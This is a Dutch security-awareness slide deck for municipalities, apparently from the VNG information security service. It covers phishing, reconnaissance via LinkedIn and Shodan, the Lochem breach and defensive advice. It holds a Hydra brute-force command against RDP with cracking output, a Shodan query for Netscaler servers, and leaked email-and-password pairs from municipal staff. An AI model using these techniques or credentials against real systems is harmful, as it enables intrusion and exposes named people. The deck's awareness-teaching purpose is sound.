

VNG Overijssel

‘Als je deze sessie mist, word je gehackt’ - Informatieveiligheid

Jule Hintzbergen

Waarom?


Soorten aanvallen

Gericht



Ongericht

Door wie



Eenvoudig

Complex

Met welk doel



Zijn er voorbeelden van gerichte aanvallen?



HÂCK // 19
THE HAGUE



Zijn er voorbeelden van gerichte aanvallen bij gemeenten?

Hallo D

Hier is mijn nieuwe accountinformatie.

ING Bank

Accountnaam: A

Bankrekeningnummer: 06

Ik wil dat mijn volledige salaris voor juni wordt overgeschreven naar dit nieuwe account.

Laat me weten wanneer de wijziging is aangebracht.

3

Erg bedankt,

A

Hoi A

Als je mij deze week nog je nieuwe rekeningnummer en tenaamstelling doorgeeft, kan je salaris van juni naar het nieuwe nummer.

Anders wordt het vanaf salaris juli.

2

Groet, D

Hallo D

Ik heb mijn bank gewijzigd en wil mijn salarisgegevens wijzigen. Kan de wijziging van kracht worden voor de huidige betalingsdatum?

Erg bedankt,

A



1

Hoe komen hackers aan gemeentelijke e-mail adressen?

in Search

m meppel.nl

Gemeente Meppel
Government Administration · Meppel, Drent

Werken bij Meppel: check www.meppel.nl/vacatures

+ Follow Visit website

Home
About
Jobs
People

324 employees

Search employees by titl

< Previous Next >

Diverse openbare bronnen:
LinkedIn, openbare aanbestedingsdocumenten,
website van gemeente, etc.

9 employees

Search employees by title, keyword or school

HRM gemeente meppel Clear all


 D · 3rd HR adviseur at Gemeente Meppel Connect	 E · 3rd Financieel HRM Medewerker / Pensioenskundige bij... Connect	 E · 3rd Fin. HRM Medewerker / Pensioenskundige bij... Connect	 Y · 3rd HR-manager en adviseur met oog voor innovatie Connect
--	---	---	---

Wat kun je doen tegen zulke phishing mails?

Bewustwording bij alle medewerkers.
Sommige afdelingen extra aandacht.

Juiste/sluitende procedures.

Twee factor authenticatie voor zowel
telewerken, maar ook voor online
webmail van de gemeente.



Hoe vaak vinden ongerichte aanvallen plaats?



Elke dag !

Waar controleren hackers op bij ongerichte aanvallen?



Wat ging er ook alweer mis in Lochem?



Een mogelijkheid om een server te beheren vanaf afstand was bereikbaar voor iedereen op internet.

Daarna was het mogelijk om een gebruikersnaam met wachtwoord te raden door gebruik van slecht wachtwoord.

Vergelijkbaar met een achterdeur met een zwak slot zonder camerabewaking.

Wat ging er ook alweer mis in Lochem?


- Langere tijd ongemerkt allerlei gebruikersnamen en wachtwoorden geprobeerd
- De tools om zo'n aanval uit te voeren zijn eenvoudig, gratis en door iedere kwaadwillende uit te voeren.

```
root@kali:~# hydra -V -f -L /root/Desktop/user.txt -P /root/Desktop/dict.txt rdp://192.168.0.102
hydra v8.3 (c) 2010 by van hauser/thc - Please do not use in military or secret service organization

hydra (http://www.thc.org/thc-hydra) starting at 2017-09-11 02:42:34
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of pa
n connection to allow the server to recover
[DATA] max 9 tasks per 1 server, overall 64 tasks, 9 login tries (l:3/p:3), ~0 tries per task
[DATA] attacking service rdp on port 3389
[ATTEMPT] target 192.168.0.102 - login "root" - pass "123" - 1 of 9 [child 0] (0/0)
[ATTEMPT] target 192.168.0.102 - login "root" - pass "123456" - 2 of 9 [child 1] (0/0)
[ATTEMPT] target 192.168.0.102 - login "root" - pass "54321" - 3 of 9 [child 2] (0/0)
[ATTEMPT] target 192.168.0.102 - login "ignite" - pass "123" - 4 of 9 [child 3] (0/0)
[ATTEMPT] target 192.168.0.102 - login "ignite" - pass "123456" - 5 of 9 [child 4] (0/0)
[ATTEMPT] target 192.168.0.102 - login "ignite" - pass "54321" - 6 of 9 [child 5] (0/0)
[ATTEMPT] target 192.168.0.102 - login "admin" - pass "123" - 7 of 9 [child 6] (0/0)
[ATTEMPT] target 192.168.0.102 - login "admin" - pass "123456" - 8 of 9 [child 7] (0/0)
[ATTEMPT] target 192.168.0.102 - login "admin" - pass "54321" - 9 of 9 [child 8] (0/0)
[3389][rdp] host: 192.168.0.102 login: ignite password: 123456
1 of 1 target successfully completed, 1 valid password found
hydra (http://www.thc.org/thc-hydra) finished at 2017-09-11 02:42:49
```

Hoe komen hackers aan die wachtwoorden?

Wachtwoorden databases met miljoenen wachtwoorden zijn beschikbaar.



The image shows three Notepad windows displaying lists of usernames and passwords. The first window, titled 'deventer - Notepad', shows a list of entries such as '110.txt:aj.sterken@deventer.nl:ovcr5' and '111.txt:m.yazici@deventer.nl:devente'. The second window, titled 'vng - Notepad', shows entries like '101.txt:andreas.dijk@vng.nl:csvngcs' and '101.txt:anouk.deboer@vng.nl:hoera00'. The third window, titled 'sikkema - Notepad', shows entries such as '149.txt:sikkemarianne@yahoo.com:ise39:' and '1.4M__Combolist_Shopping_Gaming__Emai:'. Each window has a standard menu bar with 'File', 'Edit', 'Format', 'View', and 'Help'.

Hoe weten de hackers waar toe te slaan?


The screenshot shows the Shodan search interface with the query 'title:netcaler country:NL' entered in the search bar. A red arrow points to the search bar. The search results are displayed in a grid format, showing a total of 1,226 results. The results are categorized by top countries, top cities, top services, and top organizations. The top countries list shows Netherlands with 1,226 results. The top cities list shows Amsterdam with 213 results, Capelle aan den IJssel with 23, Schiphol with 21, Arnhem with 19, and The Hague with 19. The top services list shows HTTPS with 1,211 results, 444 with 4, HTTP with 3, 8081 with 3, and HTTPS (8443) with 3. The top organizations list shows KPN with 155 results and Microsoft Azure with 118. The search results are displayed in a grid format, showing a total of 1,226 results. The results are categorized by top countries, top cities, top services, and top organizations. The top countries list shows Netherlands with 1,226 results. The top cities list shows Amsterdam with 213 results, Capelle aan den IJssel with 23, Schiphol with 21, Arnhem with 19, and The Hague with 19. The top services list shows HTTPS with 1,211 results, 444 with 4, HTTP with 3, 8081 with 3, and HTTPS (8443) with 3. The top organizations list shows KPN with 155 results and Microsoft Azure with 118.

Category	Item	Count
TOTAL RESULTS		1,226
TOP COUNTRIES	Netherlands	1,226
TOP CITIES	Amsterdam	213
	Capelle aan den IJssel	23
	Schiphol	21
	Arnhem	19
	The Hague	19
TOP SERVICES	HTTPS	1,211
	444	4
	HTTP	3
	8081	3
	HTTPS (8443)	3
TOP ORGANIZATIONS	KPN	155
	Microsoft Azure	118

Shodan – Google voor security onderzoekers

Makkelijk een overzicht te genereren van alle Citrix Netscaler/Gateway servers.

Heb je ook een eenvoudiger voorbeeld?




Deze persoon in Nederland heeft als hobby Domotica.

Ook vanaf zijn mobiel als hij onderweg is kan hij zijn slimme systemen thuis bedienen.

Alleen de rest van de wereld ook...

Iedereen die de volgende link opent, kan de schakelaren bedienen:



Wat moet ik doen als ik een hacker vermoed op ons netwerk?

Digitaal forensisch onderzoek

In tegenstelling tot een inbreker van een woning, wil een digitale inbreker vaak zo lang mogelijk in de omgeving blijven, maar laat wel sporen na.

Vaak uitbesteden -> externe expertise – GGI veilig (retainer)



Dreigingsbeeld



Ambtelijke organisatie

Bedrijfscontinuïteit
in het geding



> pag. 7

Integriteit van
gegevens



> pag. 8

Gegevens in
verkeerde handen



> pag. 8

Openbaar bestuur en de politiek

Imago-
schade



> pag. 10

Financiële
schade



> pag. 10

Democratische
processen



> pag. 12

Inwoners en de ondernemers

Gegevens in
verkeerde handen



> pag. 13

Dienstverlening
niet beschikbaar



> pag. 14

Ontwrichting
processen




> pag. 14

Aansprekende incidenten

- Datalekken in de eigen organisatie sinds de meldplicht
- Lochem 2019
- Universiteit van Maastricht 2019
- Verplicht afschakelen Citrix 2020
- Hof van Twente
- Solarwinds (generiek: aanvallen via een software maker)
 - Cisco
 - Fireeye
 - MS
- Hacken waterleiding bedrijf via beheertoegang

Dreigingen 2020-2021

- Intern en onbedoeld
- Extern, bedoeld maar ongericht
- Extern, bedoeld en gericht
- Intern en bedoeld



Dia 17

NE22 ik zou alleen de 4 bullets opnemen, de rest gewoon toelichten met voorbeelden
Nausikaa Efstratiades; 2-2-2021

Risico's

Risico's voor de ambtelijke organisatie

- Bedrijfscontinuïteit
- Integriteit van gegevens
- Datalekken

Risico's voor openbaar bestuur en politiek

- Imagoschade
- Financiële schade
- Schade aan democratische processen

Risico's voor inwoners en ondernemers

- Gegevens in verkeerde handen
- Dienstverlening van de gemeente niet beschikbaar
- Ontwrichting van alledaagse processen

Dia 18

NE23

ook hier alleen de hoofdpunten noemen en deze toelichten, anders erg veel tekst. Misschien dat je deze sheet zelfs weg kunt laten

Nausikaa Efstratiades; 2-2-2021

Handelingsperspectief



Voer regie over risicomanagement



Advies:

- Positioneer de CISO binnen de gemeente
- Koppel risicomanagement aan de P&C-cyclus
- Spreek management aan op de juiste dingen doen
- De CISO adviseert over maatregelen en ondersteund

Besef dat techniek niet de belangrijkste factor is

Ook uit de vorige uitgaven van het dreigingsbeeld blijkt:

- **De meeste fouten zijn menselijke fouten**



Advies:

- Informatiebeveiliging vereist strategie
- Techniek moet wel op orde zijn, maar heb ook aandacht voor de menselijke kant
- Bij uitbesteding: houd grip op de leverancier

Cultiveer een veilige organisatie



Advies:

- Faciliteer bewustwording processen en zorg dat iedereen meedoet
- Vraag naar de status van het Incidentmanagement beleid en het incident management proces
- Laat incidenten oefenen om de weerbaarheid te vergroten
- Heb zicht op beveiliging van ketenpartners
- Directie en management geven het goede voorbeeld
- **Zet het op de agenda!**

Bied veilige gereedschappen

Advies:

- Spreek verantwoordelijken aan op het faciliteren van veilig werken en gegevens uitwisselen met burgers
- Faciliteer veilige gegevens uitwisseling met burgers en bedrijven
- Investeer in veilige gereedschappen
 - Zoals 2-factor authenticatie




Zorg voor een open cultuur

Advies:

- Laat rapporteren over incidenten
- Vraag van de grotere incidenten een evaluatieverslag om op die manier inzicht te krijgen wat er verbeterd kan worden
- Zorg dat medewerkers kunnen leren van incidenten
- Een afreken cultuur draagt niet bij tot meer veiligheid, incidenten blijven onder de pet






Faciliteer dat de basis op orde komt

Advies:

- De meeste incidenten kunnen worden voorkomen door de basis op orde te hebben.
- De IBD heeft hiervoor een programma opgezet: VDW – Verhogen Digitale Weerbaarheid:
 1. Weten wat je in huis hebt (configuratiemanagement op orde)
 2. Up-to-date houden (patch- en changemanagement)
 3. Veilig inrichten ICT omgeving (hardening en middelen)
 4. Toegangsbeheer op orde, veilig inloggen, 2FA
 5. Monitoren wat er gebeurt, trends herkennen

Oefen en wees voorbereid op incidenten



Advies:

- Vraag het management over de status van bedrijfscontinuïteit plannen, hoe zijn zij voorbereid?
- Faciliteer oefenen met incidenten
- Inzicht hebben in wie wanneer nodig is
- Overweeg een retainer voor forensisch onderzoek (via GGI veilig)
- Maak een watermeter lijstje

Samenvattend

- De gemeente is kwetsbaar
- Jullie hebben een belangrijke rol in verhogen van de digitale weerbaarheid van de bedrijfsvoering
- Versterk:
 - Verhogen Digitale Weerbaarheid (De basis op orde)
 - Informatiebeveiliging op de agenda krijgen en houden
 - Maak managers verantwoordelijk voor de beveiliging van hun processen
 - de menselijke schakel
 - Versterk de CISO
 - Samen organiseren, vertel de IBD wat behoeften zijn

Dreigingsbeeld



Ambtelijke organisatie

Bedrijfscontinuïteit
in het geding



> pag. 7

Integriteit van
gegevens



> pag. 8

Gegevens in
verkeerde handen



> pag. 8

Openbaar bestuur en de politiek

Imago-
schade



> pag. 10

Financiële
schade



> pag. 10

Democratische
processen



> pag. 12

Inwoners en de ondernemers

Gegevens in
verkeerde handen



> pag. 13

Dienstverlening
niet beschikbaar



> pag. 14

Ontwrichting
processen



> pag. 14

**INFORMATIE
BEVEILIGINGS
DIENST**


Nassaulaan 12
2514 JS Den Haag

CERT: 070 373 80 11 (9:00 – 17:00 ma – vr)

CERT 24x7: Piketnummer (instructies via voicemail)

info@IBDGemeenten.nl / incident@IBDGemeenten.nl

Ondersteuningsproducten van de IBD

- Algemeen:
 - <https://www.informatiebeveiligingsdienst.nl/kennisproducten-ibd/>
 - Verhogen digitale weerbaarheid:
 - <https://www.informatiebeveiligingsdienst.nl/project/digitaleweerbaarheid>
 - 2-factor authenticatie:
 - <https://www.informatiebeveiligingsdienst.nl/product/handreiking-2-factor-authenticatie-2fa-voor-gemeenten/>
 - Incident response en oefenen:
 - <https://www.informatiebeveiligingsdienst.nl/product/factsheet-gehackt-hoe-nu-verder/>
 - <https://www.informatiebeveiligingsdienst.nl/project/cyberoefenpakket-vng-oefenscenarios-digitale-incidenten/>
 - Plan van aanpak bedrijfscontinuïteit:
 - <https://www.informatiebeveiligingsdienst.nl/product/plan-van-aanpak-bedrijfscontinuïteitsbeheer/>
- 

3 punten:


1. Hacks zijn doorgaans ongericht
2. De IBD is er voor gemeenten om bij te staan bij beveiligingsincidenten, maar ook om te adviseren bij preventie (voorkomen is beter dan genezen)
3. De gemeente moet aan de slag met het programma Verhogen Digitale weerbaarheid (VDW) om beter voorbereid te zijn (zorg dat je de basis op orde hebt en zo de grootste dreigingen het hoofd kunt bieden)



Digitale agenda 2020-2024

Kernpunten:

- incidenten melden bij IBD
- Incidentenbestrijdingsplan maken
- intergemeentelijke solidariteit
- periodiek oefenen: weerbaarheid
- agenderen in B&W
- opnemen in Integraal Veiligheidsplan
- budget vrijmaken
- gebruik maken van voorzieningen en programma's (IBD)



Dia 32

NE24


opzich handige en nuttige sheet, maar misshchien toch beter hieruit halen, veel info in korte tijd.

Nausikaa Efstratiades; 2-2-2021

